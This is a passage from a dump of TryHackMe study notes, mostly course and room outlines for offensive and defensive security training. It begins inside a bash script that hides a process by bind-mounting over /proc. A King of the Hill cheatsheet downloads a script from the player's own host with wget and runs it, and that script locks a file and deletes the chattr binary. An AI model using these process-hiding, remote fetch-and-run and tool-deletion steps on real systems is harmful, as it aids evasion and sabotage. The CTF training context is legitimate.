17 | mount --bind /tmp/hidden /proc/$pid
18 | }
19 |
20 |
21 | if [[ $(id -u) -ne "0" ]]; then
22 | echo "[error] You must run this script as root" >&2
23 | exit 1
24 | fi
25 |
26 | arr=('|' '/' '-' '\')
27 |
28 | for c in $(seq 1 5); do
29 | for elt in ${arr[*]}; do
30 | echo -ne "\r\033[<1>AInitializing $elt" && sleep 0.1;
31 | done
32 | done
33 |
34 | echo -ne "\r"
35 | read -p "Process ID: " pid
36 |
37 | mesg="Your PID was successfully hidden!"
38 |
39 | mkFolder && hideProcess && \
40 |
41 | for i in $(seq 1 ${#mesg}); do
42 | echo -ne "${mesg:i-1:1}"
43 | sleep 0.07
44 | done
45 | echo -ne "\n"
46 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Cryptography/README.md:
--------------------------------------------------------------------------------
1 | ## Cryptography
2 |
3 | 
4 |
5 | ### Cryptography is essential in security. Learn how its used to preserve integrity and confidentiality of sensitive information.
6 |
7 | ---
8 |
9 | 
10 | - [x] [Hashing - Crypto 101](https://tryhackme.com/room/hashingcrypto101)
11 | > An introduction to Hashing, as part of a series on crypto
12 |
13 | ---
14 |
15 | 
16 | - [x] [John The Ripper](https://tryhackme.com/room/johntheripper0)
17 | > Learn how to use John the Ripper - An extremely powerful and adaptable hash cracking tool
18 |
19 | ---
20 |
21 | 
22 | - [x] [Encryption - Crypto 101](https://tryhackme.com/room/encryptioncrypto101)
23 | > An introduction to encryption, as part of a series on crypto
24 |
--------------------------------------------------------------------------------
/Learning Path/Red Teaming/Post Compromise/README.md:
--------------------------------------------------------------------------------
1 | # [Post Compromise]()
2 | ### Learn about the steps taken by an attacker right after gaining an initial foothold on a network.
3 |
4 | - ### [The Lay of the land](https://tryhackme.com/jr/thelayoftheland)
5 | Learn about and get hands-on with common technologies and security products used in corporate environments; both host and network-based security solutions are covered.
6 |
7 | - ### [Enumeration](https://tryhackme.com/jr/enumerationpe)
8 | This room is an introduction to enumeration when approaching an unknown corporate environment.
9 |
10 | - ### [Windows Privilege Escalation](https://tryhackme.com/jr/windowsprivesc20)
11 | Learn the fundamentals of Windows privilege escalation techniques.
12 |
13 | - ### [Windows Local Persistence](https://tryhackme.com/jr/windowslocalpersistence)
14 | Learn the most common persistence techniques used on Windows machines.
15 |
16 | - ### [Lateral Movement and Pivoting](https://tryhackme.com/jr/lateralmovementandpivoting)
17 | Learn about common techniques used to move laterally across a Windows network.
18 |
19 | - ### [Data Exfiltration](https://tryhackme.com/jr/dataxexfilt)
20 | An introduction to Data Exfiltration and Tunneling techniques over various protocols.
21 |
--------------------------------------------------------------------------------
/Room/Wifi Hacking 101/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [x] [Wifi Hacking 101](https://tryhackme.com/room/wifihacking101)
4 | > Learn to attack WPA(2) networks! Ideally you'll want a smartphone with you for this, preferably one that supports hosting wifi hotspots so you can follow along.
5 | - [x] Task 1 The basics - An Intro to WPA
6 | - [x] Task 2 You're being watched - Capturing packets to attack
7 | - [x] Task 3 Aircrack-ng - Let's Get Cracking
8 |
9 | ---
10 |
11 | # Home Work
12 |
13 | ### Key Terms
14 | - **`SSID`**: The network "name" that you see when you try and connect
15 | - **`ESSID`**: An SSID that *may* apply to multiple access points, eg a company office, normally forming a bigger network.
16 | - For Aircrack they normally refer to the network you're attacking.
17 | - **`BSSID`**: An access point MAC (hardware) address
18 | - **`WPA2-PSK`**: Wifi networks that you connect to by providing a password that's the same for everyone
19 | - **`WPA2-EAP`**: Wifi networks that you authenticate to by providing a username and password, which is sent to a RADIUS server.
20 | - **`RADIUS`**: A server for authenticating clients, not just for wifi.
21 |
--------------------------------------------------------------------------------
/Modules/Privilege Escalation/README.md:
--------------------------------------------------------------------------------
1 | # [`Privilege Escalation`](https://tryhackme.com/module/privilege-escalation)
2 | ### - Learn the fundamental techniques that will allow you to elevate account privileges in Linux and windows systems.
3 | - Privilege escalation allows you to increase your rights on the target system.
4 | - Privilege escalation is the path that will take you from a limited user account to complete system dominance.
5 | - This module covers effective techniques you can use to increase the privilege level of the user you have on the target system.
6 | - Techniques used in Linux and Windows are covered separately with examples you can face in CTFs, certification exams, or penetration testing engagements.
7 |
8 | ---
9 |
10 | ## `VIP` - [What the Shell?](https://tryhackme.com/jr/introtoshells)
11 | #### An introduction to sending and receiving (reverse/bind) shells when exploiting target machines.
12 |
13 | ## `Free` - [Linux PrivEsc](https://tryhackme.com/jr/linprivesc)
14 | #### Learn the fundamentals of Linux privilege escalation.
15 | - From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.
16 |
17 | ## `VIP` - [Windows Privilege Escalation](https://tryhackme.com/jr/windowsprivesc20)
18 | #### Learn the fundamentals of Windows privilege escalation techniques.
19 |
--------------------------------------------------------------------------------
/Teaching/README.md:
--------------------------------------------------------------------------------
1 | # [Teaching ~ Getting Started](https://docs.tryhackme.com/docs/teaching/teaching-getting-started)
2 | ## Getting Started with Teaching on TryHackMe#
3 | ### TryHackMe is an online platform that provides virtual labs and provides teaching content for Cybersecurity training; helping you focus on teaching whilst we take care of the tedious setup and content creation process.
4 | ### We make a difference by having our content designed to attract young talent by providing the learners and teachers with benefits such as:
5 |
6 |  [Steel Mountain](https://tryhackme.com/room/steelmountain)
2 |
3 | 
4 |
5 | ---
6 |
7 | 
8 | - [ ] [Steel Mountain](https://tryhackme.com/room/steelmountain)
9 | > ## Hack into a Mr. Robot themed Windows machine.
10 | - Use metasploit for initial access,
11 | utilise powershell for Windows privilege escalation enumeration and learn a new technique to get Administrator access.
12 | - [x] Task 1 [Introduction](#task-1--introduction)
13 | - [X] Task 2 [Initial Access](#task-2--initial-access)
14 | - [x] Task 3 [Privilege Escalation](#task-3--privilege-escalation)
15 | - [x] Task 4 [Access and Escalation Without Metasploit](#task-4--access-and-escalation-without-metasploit)
16 |
17 | ---
18 |
19 | - # Task 1 Introduction
20 | - ## Answer the questions below
21 | - ### Deploy the machine. Who is the employee of the month?
22 | - #### Answer
23 |
24 | ---
25 |
26 | - # Task 2 Initial Access
27 |
28 | ---
29 |
30 | - # Task 3 Privilege Escalation
31 |
32 | ---
33 |
34 | - # Task 4 Access and Escalation Without Metasploit
35 |
36 | ---
37 |
38 | - [TryHackMe - Steel Mountain Walkthrough - Manual Windows Exploitation](https://www.youtube.com/watch?v=BzmljZkgeSs&ab_channel=HackerSploit)
39 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Network-based vulnerabilities/README.md:
--------------------------------------------------------------------------------
1 | # Network-based vulnerabilities
2 | > ## This section will start you off by exploring networking basics.
3 | > ## You will then move on to enumerating and exploiting a variety of different network services.
4 | > ## When you've grasped the basics, you'll put your knowledge by exploiting a Linux Samba share.
5 | > - [X] [Introductory Networking]()
6 | > - [X] [Network Services]()
7 | > - [X] [Network Services 2]()
8 | > - [X] [Kenobi]()
9 |
10 | ---
11 |
12 | - ## [Introductory Networking](https://tryhackme.com/jr/introtonetworking)
13 | > 
14 | > ### An introduction to networking theory and basic networking tools
15 |
16 | - ## [Network Services](https://tryhackme.com/jr/networkservices)
17 | > 
18 | > ### Learn about, then enumerate and exploit a variety of network services and misconfigurations.
19 |
20 | - ## [Network Services 2](https://tryhackme.com/jr/networkservices2)
21 | > 
22 | > ### Enumerating and Exploiting More Common Network Services & Misconfigurations
23 |
24 | - ## [Kenobi](https://tryhackme.com/room/kenobi)
25 | > 
26 | > ### Walkthrough on exploiting a Linux machine.
27 | > ### Enumerate Samba for shares, manipulate a vulne
28 |
--------------------------------------------------------------------------------
/Room/CC: Pen Testing/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | - [ ] [CC: Pen Testing](https://tryhackme.com/room/ccpentesting)
4 | > A crash course on various topics in penetration testing
5 | - [ ] Task 1 Introduction
6 | - [ ] Task 2 [Section 1 - Network Utilities] - nmap
7 | - [ ] Task 3 [Section 1 - Network Utilities] - Netcat
8 | - [ ] Task 4 [Section 2 - Web Enumeration] - gobuster
9 | - [ ] Task 5 [Section 2 - Web Enumeration] - nikto
10 | - [ ] Task 6 [Section 3 - Metasploit]: Intro
11 | - [ ] Task 7 [Section 3 Metasploit]: Setting Up
12 | - [ ] Task 8 [Section 3 - Metasploit]: - Selecting a module
13 | - [ ] Task 9 [Section 3 - Metasploit]: meterpreter
14 | - [ ] Task 10 [Section 3 - Metasploit]: Final Walkthrough
15 | - [ ] Task 11 [Section 4 - Hash Cracking]: Intro
16 | - [ ] Task 12 [Section 4 - Hash Cracking]: Salting and Formatting
17 | - [ ] Task 13 [Section 4 - Hash Cracking]: hashcat
18 | - [ ] Task 14 [Section 4 - Hash Cracking]: John The Ripper
19 | - [ ] Task 15 [Section 5 - SQL Injection]: Intro
20 | - [ ] Task 16 [Section 5 - SQL Injection]: sqlmap
21 | - [ ] Task 17 [Section 5 - SQL Injection]: A Note on Manual SQL Injection
22 | - [ ] Task 18 [Section 5 - SQL Injection]: Vulnerable Web Application
23 | - [ ] Task 19 [Section 6 - Samba]: Intro
24 | - [ ] Task 20 [Section 6 - Samba]: smbmap
25 | - [ ] Task 21 [Section 6 - Samba]: smbclient
26 | - [ ] Task 22 [Section 6 - Samba]: A note about impacket
27 | - [ ] Task 23 [Miscellaneous]: A note on privilege escalation
28 | - [ ] Task 24 [Section 7 - Final Exam]: Good Luck :D
29 |
--------------------------------------------------------------------------------
/Modules/Phishing/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Phishing](https://tryhackme.com/module/phishing)
4 |
5 | ### Learn how to analyze and defend against phishing emails.
6 | ### Investigate real-world phishing attempts using a variety of techniques.
7 |
8 | ##### In this module, you will learn to analyze various phishing attacks hands-on.
9 | From examining an email's source properties to reviewing malicious phishing attachments, you will investigate real-world examples of attacks in the industry.
10 | You will also discover how adversaries launch phishing campaigns and learn how you can defend your organization against them.
11 |
12 |
13 | ---
14 |
15 | ## `Free` - [Phishing Analysis Fundamentals](https://tryhackme.com/jr/phishingemails1tryoe)
16 | ### Learn all the components that make up an email.
17 |
18 |
19 | ---
20 |
21 | ## `Free` - [Phishing Emails in Action](https://tryhackme.com/jr/phishingemails2rytmuv)
22 | ### Learn the different indicators of phishing attempts by examining actual phishing emails.
23 |
24 |
25 | ---
26 |
27 | ## `VIP` - [Phishing Analysis Tools](https://tryhackme.com/jr/phishingemails3tryoe)
28 | ### Learn the tools used to aid an analyst to investigate suspicious emails.
29 |
30 |
31 | ---
32 |
33 | ## `VIP` - [Phishing Prevention](https://tryhackme.com/jr/phishingemails4gkxh)
34 | ### Learn how to defend against phishing emails.
35 |
36 |
37 | ---
38 |
39 | 
40 | ## `VIP` - [The Greenholt Phish](https://tryhackme.com/jr/phishingemails5fgjlzxc)
41 | ### Use the knowledge attained to analyze a malicious email.
42 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Local-host vulnerabilities/README.md:
--------------------------------------------------------------------------------
1 | # Local-host vulnerabilities
2 | > ## Windows Active Directory (AD) environments dominate the corporate and governmental world's organizational networking structure.
3 | > ## This section will teach you the AD basics, how to attack Kerberos and a domain controller, followed by some post-exploitation techniques.
4 | > - [X] [Active Directory Basics]()
5 | > - [x] [Attacktive Directory]()
6 | > - [x] [Attacking Kerberos]()
7 | > - [ ] [Post-Exploitation Basics]()
8 |
9 | ---
10 |
11 | ## ✅ [Active Directory Basics](https://tryhackme.com/jr/activedirectorybasics)
12 | > 
13 | > ## Learn the basics of Active Directory and how it is used in the real world today
14 |
15 | ## ✅ [Attacktive Directory](https://tryhackme.com/jr/attacktivedirectory)
16 | > 
17 | > ## 99% of Corporate networks run off of AD. But can you exploit a vulnerable Domain Controller?
18 |
19 | ## ✅ [Attacking Kerberos](https://tryhackme.com/jr/attackingkerberos)
20 | > 
21 | > ## Learn how to abuse the Kerberos Ticket Granting Service inside of a Windows Domain Controller
22 |
23 | ## [Post-Exploitation Basics](https://tryhackme.com/jr/postexploit)
24 | > 
25 | > ## Learn the basics of post-exploitation and maintaining access with mimikatz, bloodhound, powerview and msfvenom
26 |
--------------------------------------------------------------------------------
/Learning Path/CompTIA Pentest+/Penetration Testing Tools/README.md:
--------------------------------------------------------------------------------
1 | # Penetration Testing Tools
2 | > ## The following rooms will teach you how to use tools that are commonly used in the industry to perform penetration tests.
3 | > ## If you're going to be a pentester, you'll need to have these tools equipped in your toolkit.
4 |
5 | ---
6 |
7 | - ## Tutorial
8 | > 
9 | > #### Learn how to use a TryHackMe room to start your upskilling in cyber security.
10 |
11 |
12 | - ## Nmap
13 | > 
14 | > #### An in depth look at scanning with Nmap, a powerful network scanning tool.
15 |
16 |
17 | - ## Burp Suite: The Basics
18 | > 
19 | > #### An introduction to using Burp Suite for Web Application pentesting
20 |
21 |
22 | - ## Metasploit: Introduction
23 | > 
24 | > #### An introduction to the main components of the Metasploit Framework.
25 |
26 |
27 | - ## Nessus
28 | > 
29 | > #### Learn how to set up and use Nessus, a popular vulnerability scanner.
30 |
31 |
32 | - ## Hydra
33 | > 
34 | > #### Learn about and use Hydra, a fast network logon cracker, to bruteforce and obtain a website's credentials.
35 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/Brim/cheat.md:
--------------------------------------------------------------------------------
1 | ### File: task4-sample-b.pcap
2 | #### Exercise: Threat Hunting with Brim | Malware C2 Detection
3 |
4 | Investigate the files. What is the name of the detected GIF file?
5 |
6 | - `filename!=null | cut _path, tx_hosts, rx_hosts, conn_uids, mime_type, filename, md5, sha1`
7 |
8 |
9 | Investigate the conn logfile. What is the number of the identified city names?
10 |
11 | - `_path==”conn” | put classnet := network_of(id.resq_h) | cut geo.resq.region,geo.resp.city`
12 |
13 | Cities:
14 |
15 | - 1.Eppelborn
16 | - 2.Frankfurt am Main
17 |
18 | Investigate the Suricata alerts. What is the Signature id of the alert category “Potential Corporate Privacy Violation”?
19 |
20 | ---
21 |
22 | ### File:task6-malware-c2.pcap
23 | #### Exercise: Threat Hunting with Brim | Malware C2 Detection
24 |
25 | What is the name of the file downloaded from the CobaltStrike C2 connection?
26 |
27 | - `_path==”http” | cut id.orig_h, id.resp_h, id.resp_p, method, host, uri | uniq -c`
28 |
29 | 4564.exe
30 |
31 | What is the number of CobaltStrike connections using port 443?
32 |
33 | - `_path==”conn” | 104.168.44.45 | 443 | count()`
34 |
35 | 328
36 |
37 | There is an additional C2 channel in used the given case. What is the name of the secondary C2 channel?
38 |
39 | Icedid
40 |
41 | ---
42 |
43 | ### File: task7-crypto-mine.pcapng
44 | #### Exercise: Threat Hunting with Brim | Crypto Mining
45 |
46 | How many connections used port 19999?
47 |
48 | - `_path==”conn” | 19999 | count()`
49 |
50 | What is the name of the service used by port 6666?
51 |
52 | - `_path==”conn” | 6666 | cut service`
53 |
54 | What is the amount of transferred total bytes to “101.201.172.235:8888”?
55 |
56 | - `_path==”conn” | 101.201.172.235 | 8888`
57 |
58 | What is the detected MITRE tactic id?
59 |
60 | - `event_type==”alert”`
61 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Network Security and Traffic Analysis/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Network Security and Traffic Analysis](#)
4 | ### Understand the core concepts of Network Security and Traffic Analysis to spot and probe network anomalies using industry tools and techniques.
5 |
6 | ---
7 |
8 | ## [Traffic Analysis Essentials](#)
9 | #### Learn Network Security and Traffic Analysis foundations and take a step into probing network anomalies.
10 |
11 | ## [Snort](#)
12 | #### Learn how to use Snort to detect real-time threats, analyse recorded traffic files and identify anomalies.
13 |
14 | ## [Snort Challenge - The Basics](#)
15 | #### Put your snort skills into practice and write snort rules to analyse live capture network traffic.
16 |
17 | ## [Snort Challenge - Live Attacks](#)
18 | #### Put your snort skills into practice and defend against a live attack
19 |
20 | ## [NetworkMiner](#)
21 | #### Learn how to use NetworkMiner to analyse recorded traffic files and practice network forensics activities.
22 |
23 | ## [Zeek](#)
24 | #### Introduction to hands-on network monitoring and threat detection with Zeek (formerly Bro).
25 |
26 | ## [Zeek Exercises](#)
27 | #### Put your Zeek skills into practice and analyse network traffic.
28 |
29 | ## [Brim](#)
30 | #### Learn and practice log investigation, pcap analysis and threat hunting with Brim.
31 |
32 | ## [Wireshark: The Basics](#)
33 | #### Learn the basics of Wireshark and how to analyse protocols and PCAPs.
34 |
35 | ## [Wireshark: Packet Operations](#)
36 | #### Learn the fundamentals of packet analysis with Wireshark and how to find the needle in the haystack!
37 |
38 | ## [Wireshark: Traffic Analysis](#)
39 | #### Learn the basics of traffic analysis with Wireshark and how to find anomalies on your network!
40 |
--------------------------------------------------------------------------------
/Learning Path/SOC Level 1/Cyber Defence Frameworks/README.md:
--------------------------------------------------------------------------------
1 | 
2 |
3 | # [Cyber Defence Frameworks](#)
4 | ### Discover frameworks and policies that help establish a good security posture. Learn how organisations use these in defensive strategies.
5 |
6 | ---
7 |
8 | ### [Junior Security Analyst Intro](https://tryhackme.com/jr/jrsecanalystintrouxo)
9 | 
10 | #### Play through a day in the life of a Junior Security Analyst, their responsibilities and qualifications needed to land a role as an analyst.
11 |
12 | ---
13 |
14 | ### [Pyramid Of Pain](https://tryhackme.com/jr/pyramidofpainax)
15 | #### Learn what is the Pyramid of Pain and how to utilize this model to determine the level of difficulty it will cause for an adversary to change the indicators associated with them, and their campaign.
16 |
17 | ---
18 |
19 | ### [Cyber Kill Chain](https://tryhackme.com/jr/cyberkillchainzmt)
20 | #### The Cyber Kill Chain framework is designed for identification and prevention of the network intrusions. You will learn what the adversaries need to do in order to achieve their goals.
21 |
22 | ---
23 |
24 | ### [Unified Kill Chain](https://tryhackme.com/jr/unifiedkillchain)
25 | #### The Unified Kill Chain is a framework which establishes the phases of an attack, and a means of identifying and mitigating risk to IT assets.
26 |
27 | ---
28 |
29 | ### [Diamond Model](https://tryhackme.com/jr/diamondmodelrmuwwg42)
30 | #### Learn about the four core features of the Diamond Model of Intrusion Analysis: adversary, infrastructure, capability, and victim.
31 |
32 | ---
33 |
34 | ### [MITRE](https://tryhackme.com/jr/mitre)
35 | #### This room will discuss the various resources MITRE has made available for the cybersecurity community.
36 |
37 |
--------------------------------------------------------------------------------
/Room/Introduction to OWASP ZAP/README.md:
--------------------------------------------------------------------------------
1 |
2 | 
3 |
4 | - [ ] [Introduction to OWASP ZAP](https://tryhackme.com/room/learnowaspzap)
5 | > Learn how to use OWASP ZAP from the ground up. An alternative to BurpSuite.
6 | - [x] Task 1 Intro to ZAP
7 | 
8 | - There’s a couple of feature benefits too with using OWASP ZAP over Burp Suite:
9 | - Automated Web Application Scan: This will automatically passively and actively scan a web application, build a sitemap, and discover vulnerabilities. This is a paid feature in Burp.
10 | - Web Spidering: You can passively build a website map with Spidering. This is a paid feature in Burp.
11 | - Unthrottled Intruder: You can bruteforce login pages within OWASP as fast as your machine and the web-server can handle. This is a paid feature in Burp.
12 | - No need to forward individual requests through Burp: When doing manual attacks, having to change windows to send a request through the browser, and then forward in burp, can be tedious. OWASP handles both and you can just browse the site and OWASP will intercept automatically. This is NOT a feature in Burp.
13 |
14 | - [x] Task 2 Disclaimer
15 | - [x] Task 3 Installation
16 | - [x] Task 4 How to perform an automated scan
17 | - [x] Task 5 Manual Scanning
18 | - [x] Task 6 Scanning an Authenticated Web Application
19 | - [x] Task 7 Brute-force Directories
20 | - [x] Task 8 Bruteforce Web Login
21 | - [x] Task 9 ZAP Extensions\
22 | > Let’s install the bugcrowd HUNT extensions for OWASP ZAP. This will passively scan for known vulnerabilities in web applications.
23 | - https://github.com/zaproxy/zap-extensions
24 | - https://github.com/bugcrowd/HUNT
25 | - [x] Task 10 Further Reading
26 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/README.md:
--------------------------------------------------------------------------------
1 | # 🔰 [Web Fundamentals](https://tryhackme.com/path-action/web/join)
2 |
3 | 
4 |
5 | ### A pathway to web application security.
6 | - The aim of this path is to teach you how to attack web applications.
7 | - To successfully attack and exploit web applications, you need to understand how they work.
8 | - The first section (Web Fundamentals) will give you all the pre-requisite knowledge on this.
9 | - The second section (Security Tools) focuses on learning how to use Industry Standard tooling to interact with your targets.
10 | - The third section (Vulnerabilities) covers various vulnerabilities found in web applications today.
11 | - This section will go over root causes of these vulnerabilities and give you hands on experience on exploiting them.
12 | - The final section (Practise Makes Perfect) will help you apply what you've learnt in previous sections.
13 |
14 | ### After completing this path, you should be able to:
15 | * Understand web fundamentals
16 | * Major vulnerabilities explained
17 | * Learn industry-used tools
18 | * Web application assessments
19 |
20 | - 32 Hours
21 |
22 | - Easy
23 |
24 | ## The Learning Path
25 |
26 | - [x] [How The Web Works](how%20the%20web%20works)
27 | - To become a better hacker it's vital to understand the underlying functions of the world wide web and what makes it work.
28 |
29 | - [x] [Introduction to Web Hacking](Introduction%20to%20Web%20Hacking)
30 | - Get hands-on, learn about and exploit some of the most popular web application vulnerabilities seen in the industry today.
31 |
32 | - [x] [Burp Suite](Burp%20Suite)
33 | - Burp Suite is the industry standard tool for web application hacking, and is essential in any web penetration test
34 |
35 | - [x] [Web Hacking Fundamentals](Web%20Hacking%20Fundamentals)
36 | - Understand the core security issues with web applications, and learn how to exploit them using industry tools and techniques.
37 |
38 |
39 |
--------------------------------------------------------------------------------
/King of the Hill/Cheatsheet/KoTH Protect King.md:
--------------------------------------------------------------------------------
1 | # koth-protect-king
2 | A script to protect your king in KoTH
3 |
4 | # A script to protect your king
5 |
6 | ## Mode of use
7 |
8 | ```
9 | git clone https://github.com/MatheuZSecurity/koth-protect-king
10 | ```
11 |
12 | ```
13 | cd koth-protect-king && python3 -m http.server 80
14 | ```
15 |
16 | ## In KoTH Machine
17 |
18 | ```
19 | wget http://youripvpn/king.sh && chmod +x king.sh && ./king.sh
20 | ```
21 |
22 | #### then you just put your nick and the script already does all the work
23 |
24 | 
25 |
26 | #### NOICE: script updates will be made from time to time
27 |
28 | ---
29 |
30 | ```shell
31 | #!/usr/bin/env bash
32 | # A script to protect your king in KoTH
33 | # Created by @MatheuzSecurity
34 | # https://youtube.com/c/MatheuZSecurity
35 |
36 | if [[ $(id -u) -ne "0" ]]; then
37 | echo "[ERROR] You must run this script as root" >&2
38 | exit 1
39 | fi
40 |
41 | read -p "Put your nickname: " nick
42 |
43 | function protectKing() {
44 | echo $nick > /root/king.txt
45 | chmod 400 /root/king.txt
46 | chattr +i /root/king.txt
47 | set -o noclobber /root/king.txt
48 | }
49 |
50 | arr=('.' '..' '...' '....')
51 |
52 | for c in $(seq 1); do
53 | for elt in ${arr[*]}; do
54 | echo -ne "\r\033[<1>AProtecting your king $elt" && sleep 0.1;
55 | done
56 | done
57 |
58 | echo -ne "\n"
59 |
60 | message="Success! Your king has been protected! =D"
61 |
62 | for i in $(seq 1 ${#message}); do
63 | echo -ne "${message:i-1:1}"
64 | sleep 0.03
65 | done
66 |
67 | echo -ne "\n"
68 |
69 | clear
70 |
71 | function removeChattr(){
72 | rm /usr/bin/chattr
73 | }
74 |
75 | msg="[*] Success! Binary chattr removed! [*]"
76 |
77 | for i in $(seq 1 ${#msg}); do
78 | echo -ne "${msg:i-1:1}"
79 | sleep 0.03
80 | done
81 | echo -ne "\n"
82 |
83 | protectKing && removeChattr /
84 |
85 | echo -ne "\n"
86 | ```
87 |
--------------------------------------------------------------------------------
/Learning Path/Cyber Defense/MITRE/README.md:
--------------------------------------------------------------------------------
1 | 
2 | # [MITRE](https://tryhackme.com/room/mitre)
3 | 
4 | ### This room will discuss the various resources MITRE has made available for the cybersecurity community.
5 |
6 | ---
7 |
8 | - [x] Task 1 Introduction to MITRE
9 | - [x] Task 2 Basic Terminology
10 | - [x] Task 3 ATT&CK® Framework
11 | - [x] Task 4 CAR Knowledge Base
12 | - [x] Task 5 Shield Active Defense
13 | - [x] Task 6 MITRE D3FEND
14 | - [x] Task 7 ATT&CK® Emulation Plans
15 | - [x] Task 8 ATT&CK® and Threat Intelligence
16 | - [x] Task 9 Conclusion
17 |
18 | ---
19 |
20 |
21 | ---
22 |
23 | ## Task 1 Introduction to MITRE
24 |
25 | ---
26 |
27 | ## Task 2 Basic Terminology
28 |
29 | ---
30 |
31 | ## Task 3 ATT&CK® Framework
32 |
33 | ---
34 |
35 | ## Task 4 CAR Knowledge Base
36 |
37 | ---
38 |
39 | ## Task 5 Shield Active Defense
40 |
41 | ---
42 |
43 | ## Task 6 MITRE D3FEND
44 |
45 | What is this MITRE resource? Per the D3FEND website, this resource is
46 |
47 | #### "A knowledge graph of cybersecurity countermeasures."
48 |
49 | - [d3fend](https://d3fend.mitre.org/)
50 |
51 | D3FEND is still in beta and is funded by the Cybersecurity Directorate of the NSA.
52 |
53 | D3FEND stands for Detection, Denial, and Disruption Framework Empowering Network Defense.
54 |
55 | At the time of this writing, there are 408 artifacts in the D3FEND matrix. See the below image.
56 |
57 | ---
58 |
59 | ## Task 7 ATT&CK® Emulation Plans
60 | - [Adversary Emulation Library](https://github.com/center-for-threat-informed-defense/adversary_emulation_library)
61 | ---
62 |
63 | ## Task 8 ATT&CK® and Threat Intelligence
64 |
65 | ---
66 |
67 | ## Task 9 Conclusion
68 |
69 |
70 | ---
71 |
72 | - [TryHackMe | MITRE Room Walkthrough 2022](https://www.pyaeheinnkyaw.tech/tryhackme-mitre-room-writeup/)
73 |
--------------------------------------------------------------------------------
/Learning Path/Web Fundamentals/How The Web Works/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## How The Web Works
3 |
4 | 
5 |
6 | ### To become a better hacker it's vital to understand the underlying functions of the world wide web and what makes it work.
7 |
8 | 
9 | - [x] [DNS in detail](https://tryhackme.com/room/dnsindetail)
10 | - Learn how DNS works and how it helps you access internet services.
11 | - [x] Task 1 What is DNS?
12 | - [x] Task 2 Domain Hierarchy
13 | - [x] Task 3 Record Types
14 | - [x] Task 4 Making A Request
15 | - [x] Task 5 Practical
16 |
17 | 
18 | - [x] [HTTP in detail](https://tryhackme.com/room/httpindetail)
19 | - Learn about how you request content from a web server using the HTTP protocol
20 | - [x] Task 1 What is HTTP(S)?
21 | - [x] Task 2 Requests And Responses
22 | - [x] Task 3 HTTP Methods
23 | - [x] Task 4 HTTP Status Codes
24 | - [x] Task 5 Headers
25 | - [x] Task 6 Cookies
26 | - [x] Task 7 Making Requests
27 |
28 | 
29 | - [x] [How websites work](https://tryhackme.com/room/howwebsiteswork)
30 | - To exploit a website, you first need to know how they are created.
31 | - [x] Task 1 How websites work
32 | - [x] Task 2 HTML
33 | - [x] Task 3 JavaScript
34 | - [x] Task 4 Sensitive Data Exposure
35 | - [x] Task 5 HTML Injection
36 |
37 | 
38 | - [x] [Putting it all together](https://tryhackme.com/room/puttingitalltogether)
39 | - Learn how all the individual components of the web work together to bring you access to your favourite web sites.
40 | - [x] Task 1 Putting It All Together
41 | - [x] Task 2 Other Components
42 | - [x] Task 3 How Web Servers Work
43 | - [x] Task 4 Quiz
44 |
45 |
--------------------------------------------------------------------------------
/Modules/Cyber Security Awareness/README.md:
--------------------------------------------------------------------------------
1 | 
2 | # [Cyber Security Awareness](https://tryhackme.com/module/cyber-security-awareness)
3 | ### Become cyber aware and protect yourself from common security attacks by working through interactive real-world scenarios.
4 | - You are at the heart of your organisation and play a key role in keeping it safe against cyber attacks.
5 | - Understand what it takes to be security conscious by walking through the most common attacks seen in the industry, and learn how to mitigate potential threats.
6 | - Become more security-aware and improve your cyber hygiene in this module.
7 |
8 | ---
9 |
10 | ## ✅ `Free` - [Security Awareness](https://tryhackme.com/room/securityawarenessintro)
11 | 
12 | > An introduction to security awareness; why its important, the impact of being attacked, different threat actors and basic account security.
13 | - [x] [Task 1 Introduction to Security Awareness]()
14 | - [x] [Task 2 Why Security Awareness is essential]()
15 | - [x] [Task 3 Data and account security]()
16 | - [x] [Task 4 Check if you've ever been part of a cyber breach]()
17 | - [x] [Task 5 Cyber threat actors]()
18 | - [x] [Task 6 Conclusion]()
19 |
20 | ---
21 |
22 | ## 🔶 `Free` - [Common Attacks](https://tryhackme.com/room/commonattacks)
23 | 
24 | > With practical exercises see how common attacks occur, and improve your cyber hygiene to stay safer online.
25 | - [ ] [Task 1 `Information` Introduction]()
26 | - [ ] [Task 2 `Common Attacks` Social Engineering]()
27 | - [ ] [Task 3 `Common Attacks` Social Engineering: Phishing]()
28 | - [ ] [Task 4 `Common Attacks` Malware and Ransomware]()
29 | - [ ] [Task 5 `Common Attacks` Passwords and Authentication]()
30 | - [ ] [Task 6 `Staying Safe` Multi-Factor Authentication and Password Managers]()
31 | - [ ] [Task 7 `Staying Safe` Public Network Safety]()
32 | - [ ] [Task 8 `Staying Safe` Backups]()
33 | - [ ] [Task 9 `Staying Safe` Updates and Patches]()
34 | - [ ] [Task 10 `Information` Conclusion]()
35 |
--------------------------------------------------------------------------------
/Learning Path/Complete Beginner/Linux Fundamentals/README.md:
--------------------------------------------------------------------------------
1 |
2 | ## Linux Fundamentals
3 |
4 | 
5 |
6 | ### Many servers and security tools use Linux. Learn how to use the Linux operating system, a critical skill in cyber security.
7 |
8 | - [Linux Fundamentals Part 1](https://tryhackme.com/room/linuxfundamentalspart1)
9 | - Embark on the journey of learning the fundamentals of Linux. Learn to run some of the first essential commands on an interactive terminal.
10 | - [x] Task 1 Introduction
11 | - [x] Task 2 A Bit of Background on Linux
12 | - [x] Task 3 Interacting With Your First Linux Machine (In-Browser)
13 | - [x] Task 4 Running Your First few Commands
14 | - [x] Task 5 Interacting With the Filesystem!
15 | - [x] Task 6 Searching for Files
16 | - [x] Task 7 An Introduction to Shell Operators
17 | - [x] Task 8 Conclusions & Summaries
18 | - [x] Task 9 Linux Fundamentals Part 2
19 |
20 | - [Linux Fundamentals Part 2](https://tryhackme.com/room/linuxfundamentalspart2)
